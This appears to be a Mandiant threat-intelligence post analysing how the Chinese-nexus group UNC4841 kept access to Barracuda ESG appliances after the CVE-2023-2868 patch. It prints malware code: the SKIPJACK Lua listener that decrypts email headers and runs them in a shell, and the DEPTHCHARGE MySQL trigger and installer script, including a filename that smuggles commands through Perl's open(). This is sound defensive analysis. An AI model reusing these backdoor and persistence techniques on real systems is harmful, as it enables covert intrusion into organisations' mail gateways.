Diving Deep into UNC4841 Operations Following Barracuda ESG Zero-Day Remediation (CVE-2023-2868)

cloud.google.com/blog/topics/threat-intelligence/unc4841-post-barracuda-zero-day-remediation

Mandiant

Written by: Austin Larsen, John Palmisano, John Wolfram, Mathew Potaczek, Michael Raggi

UPDATE (Aug. 21, 2024): This post has been updated to remove four indicators of compromise (IOC) in the Domains section. Based on further research, we have determined that there was insufficent evidence to confirm if these IOCs were related to this campaign.

On June 15, 2023, Mandiant released a blog post detailing an 8-month-long global espionage campaign conducted by a Chinese-nexus threat group tracked as UNC4841. In this follow-up blog post, we will detail additional tactics, techniques, and procedures (TTPs) employed by UNC4841 that have since been uncovered through Mandiant's incident response engagements, as well as through collaborative efforts with Barracuda Networks and our International Government partners.

Over the course of this blog post, Mandiant will detail how UNC4841 has continued to show sophistication and adaptability in response to remediation efforts. Specifically, UNC4841 deployed new and novel malware designed to maintain presence at a small subset of high priority targets that it compromised either before the patch was released, or shortly following Barracuda's remediation guidance. We'll also showcase how UNC4841's deployment select backdoors suggests this threat actor anticipated, and prepared for remediation efforts, by creating tooling in advance to remain embedded in high-value targets, should the campaign be compromised.

Furthermore, Mandiant will provide additional insights into the overall campaign timeline as well as a deeper look into UNC4841's targeting, as observed through investigations at downstream customers, further strengthening the case for ties between UNC4841 and the People's Republic of China.


Since Barracuda released a patch to ESG appliances on May 20, 2023, Mandiant and Barracuda have not identified evidence of successful exploitation of CVE-2023-2868 resulting in any newly compromised physical or virtual ESG appliances. Only a limited number of ESG appliances worldwide were compromised (5% of ESG appliances), and impacted customers have been notified to replace the appliances. No other Barracuda product, including Barracuda's SaaS email solutions, were impacted by this vulnerability.

Mandiant and Barracuda investigations into previously compromised appliances confirmed UNC4841 deployed additional malware to a subset of devices and conducted additional post-exploitation activities.

Mandiant assesses that, at the time of writing, a limited number of previously impacted victims remain at risk due to this campaign. UNC4841 has shown an interest in a subset of priority victims - it is on these victim's appliances that additional malware, such as the backdoor DEPTHCHARGE, was deployed to maintain persistence in response to remediation efforts. Mandiant and Barracuda have reached out to individual victims where such activity has been identified. Mandiant's recommendations remain unchanged — victims impacted by this campaign should contact Barracuda support and replace the compromised appliance.

Campaign Timeline

Since our initial blog post, Mandiant has assembled and analyzed an exhaustive timeline of all identified UNC4841 activity observed at victims impacted by the successful exploitation of CVE-2023-2868. As depicted in Figure 1, the campaign spanned the timeframe between October 2022 and June 2023, with an initial surge of CVE-2023-2868 exploitation activity occurring in early November 2022.



UNC4841 Barracuda ESG Campaign

18 May
Initial discovery

20 May
CVE-2023-2868 patch deployed

21 May
Initial script rolled out to remediate malware

23 May
Public notification

Pause in activity at the beginning of the Chinese New Year




Figure 1: Identified UNC4841 activity (blue) and victims (red) over the duration of the campaign

Through our analysis of the campaign, Mandiant identified a distinct fall off in activity from approximately January 20 to January 22, 2023, a period that coincides with the beginning of the Chinese New Year — a national holiday observed within the People's Republic of China. Additionally, further analysis of the timeline identified two surges in activity that followed Barracuda's initial remediation efforts and public notification on May 23, 2023. The first surge occurred in the days immediately following the notification, where the actor retooled malware and changed persistence methods as detailed in our previous blog. This was followed by a second, previously undisclosed wave, that began in early June 2023. In this second wave, Mandiant discovered the actor attempting to maintain access to compromised environments via the deployment of the new malware families SKIPJACK, DEPTHCHARGE, and FOXTROT / FOXGLOVE. This second surge represented the highest intensity of UNC4841 activity identified by Mandiant across the entire campaign, demonstrating UNC4841's determination in preserving access to specific victim environments.

Targeted Tooling

UNC4841 is a well-resourced actor that has utilized a wide range of malware and purpose-built tooling to enable their global espionage operations. One theme that has become apparent as our investigation has progressed is the selective deployment of specific malware families at high priority targets. The three code families we have observed being selectively deployed are SKIPJACK, DEPTHCHARGE, and FOXTROT / FOXGLOVE. Each of these malware families represent a level of increasing selectivity in their deployment.

SKIPJACK

SKIPJACK is a passive backdoor implemented by trojanizing legitimate Barracuda ESG modules by injecting malicious Lua code. Through the injected code, SKIPJACK establishes its backdoor capabilities by registering a listener for specific incoming email headers and subjects, and then decoding and executing the content of them. Mandiant has observed variations of SKIPJACK that utilize both the Content-ID and X-Barracuda-Spam-Info email header fields, an example of which can be seen in the following code snippet.

```
if hdr:name() == "Content-ID" then
        if hdr:body() ~= nil then
                if string.match(hdr:body(), "^[%w%+/=\r\n]+$") then
                        io.popen("echo " " .. hdr:body() .. "" | openssl aes-256-cbc -d -A -a -nosalt -K <REDACTED> -iv <REDACTED> 2>/dev/null | base64 -d | sh 2>/dev/null"):close()
                End
        end
end
```

Figure 2: SKIPJACK Listener

As observed in the code snippet, the injected SKIPJACK code inspects whether the Content-ID header exists, and that it contains characters that would be present in a Base64 encoded string. When the condition is met, it proceeds to AES-256 decrypt and Base64 decode the header body, and then pipe the output to a system shell for execution.

Around the time of Barracuda's initial notification regarding CVE-2023-2868, Mandiant observed UNC4841 creating bash scripts on previously compromised appliances with the filename of `mknod` in the path `/boot/os_tools/`. The `mknod` bash script checks whether the `mod_content.lua` script on the compromised appliance contains the string `OpenSSL`, and if not found, injects the code snippet in Figure 2 into the mod_content.lua script, effectively backdooring the legitimate Barracuda ESG module.

Of these three malware families, UNC4841 most widely deployed SKIPJACK, which was observed on roughly 5.8 percent of all compromised ESG appliances. UNC4841 primarily targeted government and technology organizations with SKIPJACK; however, multiple other verticals were observed being targeted.





Figure 3: SKIPJACK sector distribution


Additionally, of all the malware families deployed by UNC4841 in this campaign, Mandiant found that SKIPJACK had the most variants. Although we identified evidence of many different SKIPJACK bash scripts existing on compromised appliances, we were not able to recover all instances of the malware. Based on the samples we did obtain, we suspect that each of these unrecovered variants contained different SKIPJACK code that utilized different sections within an email message to hide its encrypted command and achieve the same functionality.

DEPTHCHARGE

Another malware family Mandiant observed being selectively deployed by UNC4841 was a passive backdoor we named DEPTHCHARGE. DEPTHCHARGE, which is tracked by CISA as SUBMARINE, is packaged as a Linux shared object library, which is pre-loaded into the Barracuda SMTP (BSMTP) daemon using LD_PRELOAD. DEPTHCHARGE listens passively to receive encrypted commands, which it decrypts with OpenSSL and executes before sending the results, masqueraded as SMTP commands, back to the command and control (C2) server. DEPTHCHARGE is installed and persisted through a complex execution chain, which the actor crafted to enable infection of re-issued or clean appliances when the victim restored backup configurations from a previously compromised device. Figure 4 provides a depiction of the DEPTHCHARGE execution chain.



ESG Configuration Database
TAR Archive /var/tmp/r
DEPTHCHARGE Backdoor /usr64/lib/libutil.so
MySQL Trigger Drops
Contains
MySQL Trigger Drops
Decompresses
Contains
Installs
Executes via Pre-Load
Executes
Installs Persistence
Launcher Script /root/machine`echo -n Y2htb2...
Installer Script /var/tmp/run.sh
SMTP Configuration /home/product/code/firmware/current/sbin/smtpctl
Executes via two-arg Perl open() method
Creates
Creates
Periodically Installs Persistence
Executes
Executes
Other components of the Barracuda ESG codebase
Launcher Script /etc/barracuda/systemctl/S92badblocks_notify
Persistence Script /usr64/share/gdb/syscalls/i686-linux.xml
MANDIANT



ESG Configuration Database
TAR Archive /var/tmp/r
DEPTHCHARGE Backdoor /usr64/lib/libutil.so
MySQL Trigger Drops
Contains
MySQL Trigger Drops
Decompresses
Contains
Installs
Executes via Pre-Load
Executes
Installs Persistence
Launcher Script /root/machine`echo -n Y2htb2...
Installer Script /var/tmp/run.sh
SMTP Configuration /home/product/code/firmware/current/sbin/smtpctl
Executes via two-arg Perl open() method
Creates
Creates
Periodically Installs Persistence
Executes
Executes
Other components of the Barracuda ESG codebase
Launcher Script /etc/barracuda/systemctl/S92badblocks_notify
Persistence Script /usr64/share/gdb/syscalls/i686-linux.xml
MANDIANT

Figure 4: DEPTHCHARGE execution chain

The first stage of the DEPTHCHARGE execution chain existed in a file named `config.TRG`, which defines a malicious trigger (named `cuda` or `cuda_trigger`) in the MySQL database that stores the configuration for the Barracuda ESG appliance.

```
TYPE=TRIGGERS
triggers='CREATE TRIGGER cuda\nBEFORE DELETE ON config\nFOR EACH ROW\nBEGIN\n    DECLARE i INT;\n    SET i = 1;\n    IF i = 1
THEN\n        SELECT "<base64_payload>” INTO OUTFILE "/var/tmp/r";\n        SELECT "echo
-n Y2F0IC92YXIvdG1wL3IgfCBiYXNlNjQgLWQgLWkgfCB0YXIgLXp4IC1DIC92YXIvdG1wCm5va
HVwIGJhc2ggL3Zhci90bXAvcnVuLnNoICAgMzExNTMgICAgPi9kZXYvbnVsbCAyPiYxICYKcm0gLWYgL3Jvb3QvbWFjaGluZVxgKg== | base64 -d | sh" INTO
OUTFILE "/root/machine`echo -n Y2htb2QgK3ggL3Jvb3QvbWFjKlxgKgpzaCAvcm9vdC9tYWMqXGAq | base64 -d |sh`|";\n        SET i = i + 1;\n
END IF;\nEND'
sql_modes=0
definers='root@localhost'
```

Figure 5: DEPTHCHARGE trigger

```
cat /var/tmp/r | base64 -d -i | tar -zx -C /var/tmp
nohup bash /var/tmp/run.sh   31153    >/dev/null 2>&1 &
rm -f /root/machine\`*
```

Figure 6: DEPTHCHARGE decoded installer script

The trigger is executed before a row is removed from the configuration database, an action which occurs frequently and at the time of restoration of a previous Barracuda ESG configuration. The first part of the trigger writes a Base64 payload to `/var/tmp/r`; a TAR archive that contains an installer shell script and the final DEPTHCHARGE backdoor payload. The remaining components of the trigger write a script to disk that decompresses this archive, run the installer script inside, and then remove the file on disk. However, it is not possible to execute a script directly from the MySQL trigger. Therefore, in order to execute the installer script, UNC4841 specially crafted a filename that would cause other components of the Barracuda ESG's codebase that used the two-argument form of Perl's open( ) function to execute commands (shown inside the backticks). Ultimately, this novel approach enabled UNC4841 to achieve command execution from the MySQL trigger and launch the DEPTHCHARGE script. The fact that UNC4841 identified and operationalized this complex execution path suggests that they had extensive knowledge of the device and had researched internal components of the Barracuda ESG appliance.

The installer script `run.sh` is executed with an argument that specifies the DEPTHCHARGE `BSMTP_ID` configuration value (discussed as follows). The script is responsible for moving the DEPTHCHARGE payload to a legitimate directory on the appliance, and modifying the SMTP configuration file to pre-load the malware with the given BSMTP_ID configuration value upon execution of the BSMTP daemon. It also creates additional scripts that sleep for two minutes prior to execution, check if the pre-load persistence is present, and install it into the SMTP configuration file if it is not found. To further blend into legitimate activity, some variants of the script were also found to timestomp the malware files by inheriting timestamps from legitimate files on the system using the `touch` command.

The DEPTHCHARGE backdoor can accept incoming TCP connections. It checks if the TCP source port of the client is equal to the value in the `BSMTP_ID` environment variable, and if so executes its backdoor capability as a Linux daemon. DEPTHCHARGE first connects to the appliance's SMTP port (127.0.0.1:25) to retrieve the appliance's genuine SMTP banner, which it sends back to the attacker. This is likely used as an SMTP greeting message and to verify the identity of the appliance to which they are connecting.

The malware is then able to receive encrypted commands that masquerade as SMTP EHLO commands, which are preceded with the string "ehlo" followed by a space. The encrypted commands are base64 decoded and AES decrypted with OpenSSL before being executed. The malware sends the results back to the attacker, again masquerading it as SMTP traffic:

```
250-mail2.eccentric.duck Hello <command body> [<client's IP address string>], pleased to meet you
250-SIZE 100000000
250-PIPELINING
250-8BITMIME
250 HELP
```

Figure 7: DEPTHCHARGE SMTP greeting

The SMTP reply sent by DEPTHCHARGE in response to a SMTP EHLO command contains the local hostname of "mail2.eccentric.duck". This hostname is a hardcoded string and does not relate to any public registered domain name.

It was common practice for impacted victims to export their configuration from compromised appliances so it could be restored into a clean one. Therefore, if the DEPTHCHARGE trigger was present in the exported configuration, it would effectively enable UNC4841 to infect the clean device with the DEPTHCHARGE backdoor through this execution chain, and potentially maintain access even after complete replacement of the appliance. Mandiant and Barracuda Networks identified instances where this may have occurred and notified victims accordingly. Additionally, Mandiant is aware that in some cases, this MySQL configuration database may contain plaintext passwords for user accounts. In these instances, we suspect the actor was harvesting these credentials for lateral movement purposes.

The earliest evidence of UNC4841 deploying DEPTHCHARGE occurred on May 30, 2023, roughly one week after Barracuda's initial notification. Mandiant observed UNC4841 rapidly deploy DEPTHCHARGE to select targets following Barracuda's announcement that RMA was the recommended response action. This capability and its deployment suggests that UNC4841 anticipated and was prepared for remediation efforts with tooling and TTPs designed to enable them to persist on high value targets. It also suggests that despite this operation's global coverage, it was not opportunistic, and that UNC4841 had adequate planning and funding to anticipate and prepare for contingencies that could potentially disrupt their access to target networks. Over the course of the investigation to date, Mandiant has identified UNC4841 deploying DEPTHCHARGE to roughly 2.64 percent of compromised appliances. These victims included U.S. and foreign government entities, as well as high tech and information technology providers.





